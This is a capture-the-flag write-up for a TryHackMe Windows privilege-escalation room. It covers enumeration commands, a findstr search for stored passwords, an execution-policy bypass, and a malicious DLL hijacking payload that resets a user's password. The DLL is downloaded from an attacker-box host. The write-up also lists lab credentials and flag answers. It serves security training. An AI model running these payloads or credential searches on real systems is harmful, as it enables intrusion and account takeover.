
TRY HACK ME: Write-Up

Privilege Escalation:

Windows Privesc



To learn more on Local Privilege Escalation -

https://github.com/sagishahar/lpeworkshop

Task 2 Information Gathering:

User Enumeration -Other users that can access the target system can reveal interesting information. A user account named “Administrator” can allow you to gain higher privileges, or an account called “test” can have a default or easy to guess password. Listing all users present on the system and looking at how they are configured can provide interesting information.

The following commands will help us enumerate users and their privileges on the target system.

Current user’s privileges: whoami /priv

List users: net users

List details of a user: net user username (e.g. net user Administrator)

Other users logged in simultaneously: qwinsta (the query session command can be used the same way)

User groups defined on the system: net localgroup

List members of a specific group: net localgroup groupname (e.g. net localgroup Administrators)

Collecting system information - The **systeminfo** command will return an overview of the target system. On some targets, the amount of data returned by this command can be overwhelming, so you can always grep the output as seen below:

systeminfo | findstr /B /C:"OS Name" /C:"OS Version"

In a corporate environment, the computer name can also provide some idea about what the system is used for or who the user is. The hostname command can be used for this purpose. Please remember that if you have proceeded according to a proper penetration testing methodology, you probably know the hostname at this stage.

Searching files - Configuration files of software installed on the target system can sometimes provide us with cleartext passwords. On the other hand, some computer users have the unsafe habit

of creating and using files to remember their passwords (e.g. passwords.txt). Finding these files can shorten your path to administrative rights or even easy access to other systems and software on the target network.

The findstr command can be used to find such files in a format similar to the one given below:

findstr /si password *.txt

Command breakdown:

findstr: Searches for patterns of text in files.

/si: Searches the current directory and all subdirectories (s), ignores upper case / lower case differences (i)

password: The command will search for the string “password” in files

*.txt: The search will cover files that have a .txt extension

The string and file extension can be changed according to your needs and the target environment, but “.txt”, “.xml”, “.ini”, “*.config”, and “.xls” are usually a good place to start.

Patch level - Microsoft regularly releases updates and patches for Windows systems. A missing critical patch on the target system can be an easily exploitable ticket to privilege escalation. The command below can be used to list updates installed on the target system.

wmic qfe get Caption,Description,HotFixID,InstalledOn

WMIC is a command-line tool on Windows that provides an interface for Windows Management Instrumentation (WMI). WMI is used for management operations on Windows and is a powerful tool worth knowing. WMIC can provide more information than just installed patches. For example, it can be used to look for unquoted service path vulnerabilities we will see in later tasks. WMIC is deprecated in Windows 10, version 21H1 and the 21H1 semi-annual channel release of Windows Server. For newer Windows versions you will need to use the WMI PowerShell cmdlet. More information can be found here.

Network Connections - According to the most widely accepted methodologies, by this stage of the penetration testing process, you should already have conducted a comprehensive scan on the target system. In some cases, we see that some services run locally on a system and can only be accessible locally. System Administrators that lack basic cyber security knowledge tend to be laxer when setting services that are only accessible over the system (e.g. only responding to requests sent to 127.0.0.1). As we have access to the target system, such services can provide a ticket to a higher privileged user.

The netstat command can be used to list all listening ports on the target system. The **netstat -ano** command will return an output –

The command above can be broken down as follows;

-a: Displays all active connections and listening ports on the target system.

-n: Prevents name resolution. IP Addresses and ports are displayed with numbers instead of attempting to resolves names using DNS.

-o: Displays the process ID using each listed connection.

Any port listed as “LISTENING” that was not discovered with the external port scan can present a potential local service.

If you uncover such a service, you can try port forwarding to connect and potentially exploit it. The port forwarding process will allow tunnelling your connection over the target system, allowing you to access ports and services that are unreachable from outside the target system. We will not cover port forwarding as it is beyond the scope of this room.

Scheduled Tasks - Some tasks may be scheduled to run at predefined times. If they run with a privileged account (e.g. the System Administrator account) and the executable they run can be modified by the current user you have, an easy path for privilege escalation can be available.

The **schtasks** command can be used to query scheduled tasks.

schtasks /query /fo LIST /v

Drivers - Drivers are additional software installed to allow the operating system to interact with an external device. Printers, web cameras, keyboards, and even USB memory sticks can need drivers to run. While operating system updates are usually made relatively regularly, drivers may not be updated as frequently. Listing available drivers on the target system can also present a privilege escalation vector. The **driverquery** command will list drivers installed on the target system. You will need to do some online research about the drivers listed and see if any presents a potential privilege escalation vulnerability.

Antivirus - While you will seldom face an antivirus in CTF events, a real-world penetration testing engagement will often require you to deal with some form of antivirus. Various reasons will cause an antivirus to miss your shell access without you trying to evade it. For example, the antivirus software will not detect your presence if you have accessed the target system without using a trojan (e.g. using credentials and connect over RDP). However, to reach a higher privilege level, you may need to run scripts or other tools on the target system. It is, therefore, good practice to check if any antivirus is present.

Typically, you can take two approaches: looking for the antivirus specifically or listing all running services and checking which ones may belong to antivirus software.

The first approach may require some research beforehand to learn more about service names used by the antivirus software. For example, the default antivirus installed on Windows systems, Windows Defender’s service name is windefend. The query below will search for a service named “windefend” and return its current state.

sc query windefend

While the second approach will allow you to detect antivirus software without prior knowledge about its service name, the output may be overwhelming.

sc queryex type=service

Answer to the questions of this section-

Launch the target machine.

No answer needed — Correct Answer

List users on the target system. One of them resembles a flag.

THM-17213 — Correct Answer

What is the OS version of the target machine?

10.0.17763 N/A Build 17763 — Correct Answer

When was security update KB4562562 installed?

6/10/2020 — Correct Answer

What is the state of Windows Defender?

stopped — Correct Answer

Answers:

List of users-

```
C:\Users\user>net users

User accounts for \\SCHEMA-PC

-------------------------------------------------------------------------------
admin                    Administrator            DefaultAccount
Guest                    THM-17213                user
WDAGUtilityAccount
The command completed successfully.
```

OS version-

```
C:\Users\user>systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
OS Name:                   Microsoft Windows Server 2019 Datacenter
OS Version:                10.0.17763 N/A Build 17763
```

KB4562562 security update-

```
C:\Users\user>wmic qfe get Caption,Description,HotFixID,InstalledOn | Findstr "
KB4562562"
http://support.microsoft.com/?kbid=4562562  Security Update  KB4562562  6/10/20
20
```

Windows Defender State –

```
C:\Users\user>sc query windefend

SERVICE_NAME: windefend
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 1077  (0x435)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

Task 3 Tools of the trade:

Several scripts exist to conduct system enumeration in ways similar to the ones seen in the previous task. These tools can shorten the enumeration process time and uncover different potential privilege escalation vectors. However, please remember that automated tools can sometimes miss privilege escalation. While real penetration testing engagements may have targets where no known privilege escalation technique works, in CTFs, if the initial result does not return anything useful, try a different approach.

Below are a few tools commonly used to identify privilege escalation vectors.

WinPEAS - WinPEAS is a script developed to enumerate the target system to uncover privilege escalation paths. You can find more information about winPEAS and download either the precompiled executable or a .bat script. Please note, Windows Defender detects and disables winPEAS. WinPEAS will run commands similar to the ones listed in the previous task and print their output. The output from winPEAS can be lengthy and sometimes difficult to read. This is why it would be good practice to always redirect the output to a file, as shown below:

winpeas.exe > outputfile.txt

WinPEAS can be downloaded here –

https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS

PowerUp - PowerUp is a PowerShell script that searches common privilege escalation on the target system. You can run it with the **Invoke-AllChecks** option that will perform all possible checks on the target system or use it to conduct specific checks (e.g. the **Get-UnquotedService** option to only look for potential unquoted service path vulnerabilities).

PowerUp can be downloaded here -
https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc

Reminder: To run PowerUp on the target system, you may need to bypass the execution policy restrictions. To achieve this, you can launch PowerShell using the command below.

Running PowerUp.ps1 on the Target System

C:\Users\user\Desktop>powershell.exe -nop -exec bypass

Windows PowerShell

Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\user\Desktop> Import-Module .\PowerUp.ps1

PS C:\Users\user\Desktop> Invoke-AllChecks

[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...

Windows Exploit Suggester - Some exploit suggesting scripts (e.g. winPEAS) will require you to upload them to the target system and run them there. This may cause antivirus software to detect and delete them. To avoid making unnecessary noise that can attract attention, you may prefer to use Windows Exploit Suggester, which will run on your attacking machine (e.g. Kali or TryHackMe AttackBox).

Windows Exploit Suggester is a Python script that can be found and downloaded here - https://github.com/AonCyberLabs/Windows-Exploit-Suggester

Once installed, and before you use it, type the **windows-exploit-suggester.py –update** command to update the database. The script will refer to the database it creates to check for missing patches that can result in a vulnerability you can use to elevate your privileges on the target system.


To use the script, you will need to run the **systeminfo** command on the target system. Do not forget to direct the output to a .txt file you will need to move to your attacking machine.

Once this is done, windows-exploit-suggester.py can be run as follows;

windows-exploit-suggester.py --database 2021-09-21-mssb.xls --systeminfo sysinfo_output.txt

A newer version of Windows Exploit Suggester is available here. Depending on the version of the target system, using the newer version could be more efficient.

Metasploit - If you already have a Meterpreter shell on the target system, you can use the multi/recon/local_exploit_suggester module to list vulnerabilities that may affect the target system and allow you to elevate your privileges on the target system.



Task 4 Vulnerable Software:

Software installed on the target system can present various privilege escalation opportunities. As with drivers, organizations and users may not update them as often as they update the operating system. You can use the **wmic** tool seen previously to list software installed on the target system and its versions. The command below will dump information it can gather on installed software.

wmic product

This output is not easy to read, and depending on the screen size over which you have access to the target system; it can seem impossible to find anything useful. You could filter the output to obtain a cleaner output with the command below.

wmic product get name,version,vendor

Be careful; due to some backward compatibility issues (e.g. software written for 32 bits systems running on 64 bits), the **wmic product** command may not return all installed programs. The target machine attached to this task will provide you with some hints. You will see shortcuts for installed software, and you will notice they do not appear in the results of the **wmic product** command. Therefore, It is worth checking running services using the command below to have a better understanding of the target system.

wmic service list brief

As the output of this command can be overwhelming, you can grep the output for running services by adding a **findstr** command as shown below.

wmic service list brief | findstr "Running"

If you need more information on any service, you can simply use the sc qc command as seen below.

sc qc for more information on a service-

C:\Users\user>sc qc RemoteMouseService

[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: RemoteMouseService

TYPE : 10 WIN32_OWN_PROCESS

START_TYPE : 2 AUTO_START

ERROR_CONTROL : 1 NORMAL

```
BINARY_PATH_NAME   : C:\Program Files (x86)\Remote Mouse\RemoteMouseService.exe
LOAD_ORDER_GROUP   :
TAG                : 0
DISPLAY_NAME       : RemoteMouseService
DEPENDENCIES       :
SERVICE_START_NAME : LocalSystem

C:\Users\user>
```

At this point, you have a few options to find any possible privilege escalation exploit that can be used against software installed on the target system.

Searchsploit

Metasploit

Exploit-DB

Github

Google

Be careful using exploit code that is not verified or is part of the **Metasploit** framework, as it can contain malicious code that could affect your attacking system. Be sure you understand the exploit code well, go over any obfuscated parts, and have a good understanding of all commands the exploit code will attempt to run.

Answer to the questions of this section-

What version of a Fitbit application can you see installed?

2.0.1.6782 Correct Answer

What kind of vulnerability seems to affect the Fitbit application?

unquoted service path Correct Answer

What version of FoxitReader is installed on the target system?

9.0.1.1049 Correct Answer

Answers:

Fitbit version-


Fitbit vulnerability-

FoxitReader- wmic product get name,version,vendor | Findstr “FoxitReader”

Task 5 DLL Hijacking:

DLL hijacking is an effective technique that can allow you to inject code into an application. Some Windows executables will use Dynamic Link Libraries (DLLs) when running. We think of DLLs as files that store additional functions that support the main function of the .exe file. In a way, DLLs are executable files, but they cannot be run directly like an exe file. They should be launched by other applications (or exe in most cases). If we can switch the legitimate DLL file with a specially crafted DLL file, our code will be run by the application. DLL hijacking requires an application (typically an exe file) that either has a missing DLL file, or where the search order can be used to insert the malicious DLL file.

Introduction to DLL Files - Windows uses many DLL files, as you can see simply by visiting the C:\Windows\System32 folder in any Windows. A single DLL file can be used by many different exe files, or they can be dedicated to a single executable. You may have noticed these when installing an application on Windows. The screenshot below shows the contents of the 7-Zip file archiver folder in the installation path, under C:\Program Files\.



Name	Date modified	Type	Size
Lang	9/16/2021 4:56 PM	File folder	
7z.dll	2/21/2019 10:00 AM	Application extension	1,640 KB
7z	2/21/2019 10:00 AM	Application	458 KB
7z.sfx	2/21/2019 10:00 AM	SFX File	201 KB
7zCon.sfx	2/21/2019 10:00 AM	SFX File	183 KB
7zFM	2/21/2019 10:00 AM	Application	848 KB
7zG	2/21/2019 10:00 AM	Application	568 KB
7-zip	2/20/2019 5:00 AM	Compiled HTML Help file	106 KB
7-zip.dll	2/21/2019 10:00 AM	Application extension	77 KB
7-zip32.dll	2/21/2019 10:00 AM	Application extension	50 KB
descript.ion	1/28/2018 3:00 AM	ION File	1 KB
History	2/22/2019 3:26 AM	Text Document	48 KB
License	1/9/2019 4:15 AM	Text Document	4 KB
readme	2/22/2019 3:28 AM	Text Document	2 KB
Uninstall	2/21/2019 11:00 AM	Application	15 KB

You will notice some file types are “application” while others (look for the .dll extension) are described as “application extension”. So when the application runs, it will “call” on these other files for different purposes. Any application can have its own DLL files but can also call on Windows DLL files.

Another point to keep in mind is that a missing DLL will not always result in an error. When launched, the application will look for DLL files it needs and, while a missing critical DLL file can stop the application from running, lesser important ones may not result in visible errors.

A DLL Hijacking scenario consists of replacing a legitimate DLL file with a malicious DLL file that will be called by the executable and run. By this point, you may have an idea about the specific conditions required for a successful DLL hijacking attack. These can be summarized as;

An application that uses one or more DLL files.

A way to manipulate these DLL files.

Manipulating DLL files could mean replacing an existing file or creating a file in the location where the application is looking for it. To have a better idea of this, we need to know where applications look for DLL files. At this point, we will look to the DLL search order. Microsoft has a document on the subject located here - https://docs.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-search-order

In summary, for standard desktop applications, Windows will follow one of the orders listed below depending on if the SafeDllSearchMode is enabled or not.

If **SafeDllSearchMode** is enabled, the search order is as follows:

- The directory from which the application loaded.
- The system directory. Use the GetSystemDirectory function to get the path of this directory.
- The 16-bit system directory. There is no function that obtains the path of this directory, but it is searched.

- The Windows directory. Use the GetWindowsDirectory function to get the path of this directory.
- The current directory.
- The directories that are listed in the PATH environment variable. Note that this does not include the per-application path specified by the App Paths registry key. The App Paths key is not used when computing the DLL search path.

If **SafeDllSearchMode** is disabled, the search order is as follows:

- The directory from which the application loaded.
- The current directory.
- The system directory. Use the GetSystemDirectory function to get the path of this directory.
- The 16-bit system directory. There is no function that obtains the path of this directory, but it is searched.
- The Windows directory. Use the GetWindowsDirectory function to get the path of this directory.
- The directories that are listed in the PATH environment variable. Note that this does not include the per-application path specified by the App Paths registry key. The App Paths key is not used when computing the DLL search path.


For example, if our application.exe requires the app.dll file to run, it will look for the app.dll file first in the directory from which it is launched. If this does not return any match for app.dll, the search will continue in the above-specified order. If the user privileges we have on the system allow us to write to any folder in the search order, we can have a possible DLL hijacking vulnerability. An important note is that the application should not be able to find the legitimate DLL before our modified DLL.

This is the final element needed for a successful DLL Hijacking attack.

Finding DLL Hijacking Vulnerabilities - Identifying DLL Hijacking vulnerabilities will require loading additional tools or scripts to the target system. Another approach could be to install the same application on a test system. However, this may not give accurate results due to version differences or target system configuration.

The tool you can use **to find potential DLL hijacking vulnerabilities is Process Monitor (ProcMon). As ProcMon will require administrative privileges to work,** this is not a vulnerability you can uncover on the target system. If you wish to check any software for potential DLL hijacking vulnerabilities, you will need to install the software on your test environment and conduct research there.

The screenshot below shows you what to look for in the ProcMon interface. You will see some entries resulted in “NAME NOT FOUND”.



The last two lines in the screenshot above show that dllhijackservice.exe is trying to launch hijackme.dll in the "C:\Temp" folder but cannot find this file. This is a typical case of a missing DLL file.

The second step of the attack will consist of us creating this file in that specific location. It is important that we have write permissions for any folder we wish to use for DLL hijacking. In this case, the location is the Temp folder for which almost all users have write permissions; if this was a different folder, we would need to check the permissions.

Creating the malicious DLL file - As mentioned earlier, DLL files are executable files. They will be run by the executable file, and the commands they contain will be executed. The DLL file we will create could be a reverse shell or an operating system command depending on what we want to achieve on the target system or based on configuration limitations. The example below is a skeleton DLL file you can adapt according to your needs.

Skeleton Code for the Malicious DLL

```
#include <windows.h>


BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
   if (dwReason == DLL_PROCESS_ATTACH) {
      system("cmd.exe /k whoami > C:\\Temp\\dll.txt");
      ExitProcess(0);
   }
   return TRUE;
}
```

Leaving aside the boilerplate parts, you can see this file will execute the **whoami** command (**cmd.exe /k whoami**) and save the output in a file called "dll.txt".

The mingw compiler can be used to generate the DLL file with the command given below:


x86_64-w64-mingw32-gcc windows_dll.c -shared -o output.dll

You can easily install the Mingw compiler using the **apt install gcc-mingw-w64-x86-64** command.

We have seen earlier that the application we target searches for a DLL named hijackme.dll. This is what our malicious DLL should be named.


You can copy the C code above given for the DLL file to the AttackBox or the operating system you are using and proceed with compiling.

Once compiled, we will need to move the hijackme.dll file to the Temp folder in our target system. You can use the following PowerShell command to download the .dll file to the target system: **wget -O hijackme.dll ATTACKBOX_IP:PORT/hijackme.dll**



We will have to stop and start the dllsvc service again using the command below:

sc stop dllsvc & sc start dllsvc



You can connect to the target machine using RDP on your attacking machine or launching it directly from your browser.

The credentials are as follows:

Username: user

Password: Password1

Answer to the questions of this section-

Replicate the example explained above on the target machine.

No answer needed | Correct Answer

Modify the payload to change the password of the user jack

No answer needed | Correct Answer | Hint

Login with Jack's account (the new password you have set). What is the content of the flagdll.txt file?

THm-8377492093 | Correct Answer | Hint

Steps to do TASK 5-

1) Launch AttackBox [Linux]

2) Install **apt install gcc-mingw-w64-x86-64** in your AttackBox

3) Now create the malicious file using **nano hijackme.c–**


```
#include <windows.h>
BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
   if (dwReason == DLL_PROCESS_ATTACH) {
      system("cmd.exe /k net user jack Password11");
      ExitProcess(0);
   }
   return TRUE;
}
```

4) Now combine this c code into dll file using **gcc-mingw-w64-x86-64** [cross compile from linux to windows]

sudo x86_64-w64-mingw32-gcc hijackme.c -shared -o hijackme.dll

Do **ls** to check presence of hijackme.dll and hijackme.c

5) Now through Remmina in Linux connect to windows system using credentials give **[user/Password1]**



Enable the **share Folder** checkbox and select **File System** here. If you face any color depth issues change color depth to **High color (16bpp).** Then save and connect.

6) Find a service in windows system that is looking for missing dll file

